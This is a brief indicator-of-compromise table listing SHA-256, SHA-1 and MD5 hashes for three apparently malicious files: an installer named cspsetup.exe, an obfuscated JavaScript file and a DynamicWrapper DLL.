d439a3ce7353ef96cf3556abba1e5da77eac21fdba09d6a4aad42d1fc88c1e3c be450cd1fab1b708ac1de209224e0d7f7adc0fae 1706c64156d873ebbd0c6ecac95fec39	Sha256 Sha1 Md5	cspsetup.exe
706eebdf4de19d17f9a753984f7b4cff7f5487c74d7862d21684e754967d8dd4 149ce68540a068cdd204df796f6bff7d70f16473 9afc15393e8bae03ad306ae1c50645e3	Sha256 Sha1 Md5	Obfuscated JS file
1b5eb6d4680f7d4da7e2a1a1060b9f13565e082346e375a92244bb55672d49d7 1f87eeb37156d64de97d042b9bcfbaf185f8737d ca820517f8fd74d21944d846df6b7c20	Sha256 Sha1 Md5	DynamicWrapper dll